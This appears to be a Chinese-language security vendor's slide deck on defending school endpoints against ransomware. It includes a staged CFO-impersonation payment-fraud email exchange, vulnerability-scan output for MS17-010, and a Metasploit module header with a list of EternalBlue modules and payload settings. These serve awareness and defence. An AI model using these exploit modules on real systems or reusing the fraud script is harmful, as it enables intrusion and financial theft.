FAIRLINE 中飛科技

面對勒索病毒
校園端點防禦策略

中飛科技 Fairline Technology
顧問工程師
沈士欽

大綱

- 端點安全概述
- 勒索病毒
- 常見處置方式
- 預防勒索病毒威脅
- 總結

端點安全概述

端點

- 任何具備連線至中央網路的裝置
  - 有線網路
  - 無線網路
  - 虛擬網路


- 裝置類型
  - 電腦和筆記型電腦
  - 行動電話
  - 辦公室設備
  - 伺服器
  - 其他

Vulnerabilities Are Coming Fast & Furious

7217 new medium & high CVE vulns in 2017

> **~50** man hours to patch 1 vulnerability

You do the math!



FAIRLINE

內部弱點管理流程

FAIRLINE


外部弱點管理

- 主要對外服務為何？
- 雲端？
- 既有防護白名單？
- 匿名掃瞄？登入掃瞄？

FAIRLINE

Phases of Threat Life Cycle

Provide Visibility and Control over All Phases of the Threat Life Cycle



FAIRLINE

什麼是勒索病毒？

勒索病毒

- Ransomware
- Ransom Malware

- 阻斷存取式攻擊
  - denial-of-access attack

- 最終目標是收取贖金


- 多種傳撥管道

2020 May 當台灣疫情開始歸零得到穩定的控制...另一波攻擊悄悄來臨...

- ColdLock

各產業的資訊安全都面臨挑戰

不論公司規模都會被網路犯罪份子盯上



40% of data breaches affected organizations with less than 1,000 employees

Source: Verizon data breach investigations report, 2013

企業面對的主要挑戰

- ✗ 更多的資訊安全威脅，迫使IT需要更複雜的解決方案
- ✗ 傳統單點式解決方案，增加成本和複雜性
- ✗ 有限的IT人員以及專業技術能力
- ✗ 面臨可用資源和時間的壓力

主要感染路徑

- **SPAM垃圾郵件** (社交工程)
  - 看似可信的寄件者
  - 帶有附件 例如. 發票, 包裹送貨單
  - 附件包含嵌入的巨集
  - 當打開附件時，巨集將下載勒索軟體主程式。

- **漏洞工具包 (Exploit Kit)**
  - 用來輕鬆地創建利用已知或未知漏洞攻擊的黑市交易工具






Figure 1: Year-to-date weekly malicious message volume by attack type



SPAM垃圾郵件 (社交工程)

FAIRLINE


google.com
Google
Most important people at Total Protect Net
Google Search
I'm Feeling Lucky

FAIRLINE

Total Protect Net is the most valuable private tech company in the world, and Michael Jaxon is in charge of running its finances.

LinkedIn

Total Protect Net's new CFO is set to guide the business through the tech firms upcoming IPO.

UK SharePoint Experts - SharePoint Design, Development, Migration & Adoption House 0161 250 2720 | Ad

Update background photo

Michael Jaxon

CFO at Total Protect Net

Total Protect Net • University of Timbuktu

Buckinghamshire, United Kingdom • 351

88 Who's viewed your profile

0 Views of your share

Strengthen your profile

Previous Next

Not now View all suggestions


Add new profile section

Edit your public profile

Add profile in another language

People Also Viewed

Chris Tong • 2nd
CEO at Total Protect Net



Vince Karr • 2nd
Vice President World Wide Sales at Total Protect Net

John Smith • 2nd
Accounts Payable Coordinator at Total Protect Net

Search

Home | My Network 1 | Jobs | Messaging | Notifications 7 | Me | Work | Try Premium for Free

Update background photo

John Smith

Accounts payable Coordinator at Total Protect Net

Total Protect Net • University of Ohio

Kent, United Kingdom • 351

Responsible for ensuring supplier compliance, Supplier PO managment, invoicing processing and managing manual payment requests promptly and efficiently.

Add new profile section

Edit your public profile

Add profile in another language

88 Who's viewed your profile

0 Views of your share

Strengthen your profile

1. 欺騙
2. 個人化
3. 關聯性
4. 隔離
5. 緊急

-----Original Message-----
From: CFO <michael.jaxon@total-protect.net>
To: John in Finance <john.smith@totalprotect.net>
Subject: Re: Consultant Payment

Hi John,

Are you busy? Following Snapchat's recent stock issues, I need your help to process a payment to an advisor before going public with our IPO.

You are the only person on your team under NDA so please do not discuss with anyone else.

Best regards,

Michael
Sent from my iPhone

FAIRLINE

上鉤!!

-----Original Message-----
From: John in Finance
To: CFO
Subject: Re: Consultant Payment

Hi Michael

Yes I'm available, which account is it for?

Regards, John

銀行帳號

-----Original Message-----
From: CFO
To: John in Finance
Subject: Re: Consultant Payment

First Bank of Sodor
Account Holder: Henry Morgan
Account No: 7649386009345
Routing No: 638732540
Amount: $52,000

Thanks,
Sent from my iPhone

增加壓力

-----Original Message-----
From: John in Finance
To: CFO
Subject: Re: Consultant Payment

John,
Did you send the payment?

Thanks,
Sent from my iPhone

FAIRLINE

給予更多壓力!

-----Original Message-----
From: John in Finance
To: CFO
Subject: Re: Consultant Payment

John,
How about now??

Thanks,
Sent from my iPhone

攻擊詐欺成功

-----Original Message-----
From: John in Finance
To: CFO
Subject: Re: Consultant Payment

Hi Michael

Yes, All set. See you Monday.


Regards, John

FAIRLINE

Spotting the Phish

網路釣魚的方式:

- 打開惡意 Email 附件
- 點擊 Email 中的連結
- 請求轉移資金或提供機密訊息



漏洞工具包 (Exploit Kit)

系統服務弱點掃瞄

3.1.4. Microsoft CVE-2017-0146：Windows SMB遠程執行代碼漏洞 (msft-cve-2017-0146)

描述：


Microsoft服務器消息塊1.0（SMBv1）服務器處理某些請求的方式存在遠程執行代碼漏洞。成功利用此漏洞的攻擊者可以獲得在目標服務器上執行代碼的能力。要利用此漏洞，在大多數情況下，未經身份驗證的攻擊者可以將特製數據包發送到目標SMBv1服務器。安全更新透過以下方式解決漏洞：更正SMBv1處理這些特製請求的方式。這已被利用作為WannaCry（又名WannaCrypt，WannaCryptor，Wcry）Ransomware攻擊的一部分。

受影響的節點：

受影響的節點：	其他資訊：
10.10.5.100	Host returned expected exception that indicates vulnerability (INSUFF_SERVER_RESOURCES).
10.10.5.17	Host returned expected exception that indicates vulnerability (INSUFF_SERVER_RESOURCES).
10.10.5.7	Host returned expected exception that indicates vulnerability (INSUFF_SERVER_RESOURCES).
10.10.5.8	Host returned expected exception that indicates vulnerability (INSUFF_SERVER_RESOURCES).

Exploit DB

- https://www.exploit-db.com/




```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

# Windows XP systems that are not part of a domain default to treating all
# network logons as if they were Guest. This prevents SMB relay attacks from
# gaining administrative access to these systems. This setting can be found
# under:
#
#  Local Security Settings >
#   Local Policies >
#    Security Options >
#     Network Access: Sharing and security model for local accounts

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::SMB::Client::Psexec_MS17_010
  include Msf::Exploit::Powershell
  include Msf::Exploit::EXE
  include Msf::Exploit::WbemExec
  include Msf::Auxiliary::Report
```

Metasploit

Search Modules ms17-010

Found 6 matching modules

MODULE TYPE	OS	MODULE
Server Exploit	OS	SMB DOUBLEPULSAR Remote Code Execution exploit/windows/smb/smb_doublepulsar_rce
Server Exploit	OS	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for exploit/windows/smb/ms17_010_eternalblue_win8
Server Exploit		MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption exploit/windows/smb/ms17_010_eternalblue
Server Exploit	OS	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remo Code Execution exploit/windows/smb/ms17_010_psexec
Auxiliary	OS	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remo Command Execution auxiliary/admin/smb/ms17_010_command
Auxiliary	OS	MS17-010 SMB RCE Detection auxiliary/scanner/smb/smb_ms17_010

Target Systems

Target Addresses: 10.10.12.14

Excluded Addresses:

Exploit Timeout (minutes)

5

Target Settings

Execute payload (x64)

Payload Options

Payload Type: Meterpreter

Connection Type: Auto

Auto Launch Macro:

Listener Ports: 1024-65535

Listener Host:

Enable Stage Encoding (IPS evasion):

Module Options

RPORT 445 The SMB service port (port)

Advanced Options show

Evasion Options show


Run Module

FAIRLINE

常見處置方式

付費

- 解鎖之後，威脅是否真正解除？



設法自行解鎖

- 如為加密式勒索軟體，自行解鎖幾乎不可能

FAIRLINE

立即關閉電源與網路連線

- 疑似遭到勒索病毒入侵，例如系統無緣無故變慢、防毒告警。
  - 立刻關閉設備電源、斷開網路連線
  - 再次開啟設備，設備應暫時與C2 server離線
  - 儘可能備份重要資訊，降低損失

- 進行完整電腦掃瞄

大規模還原系統

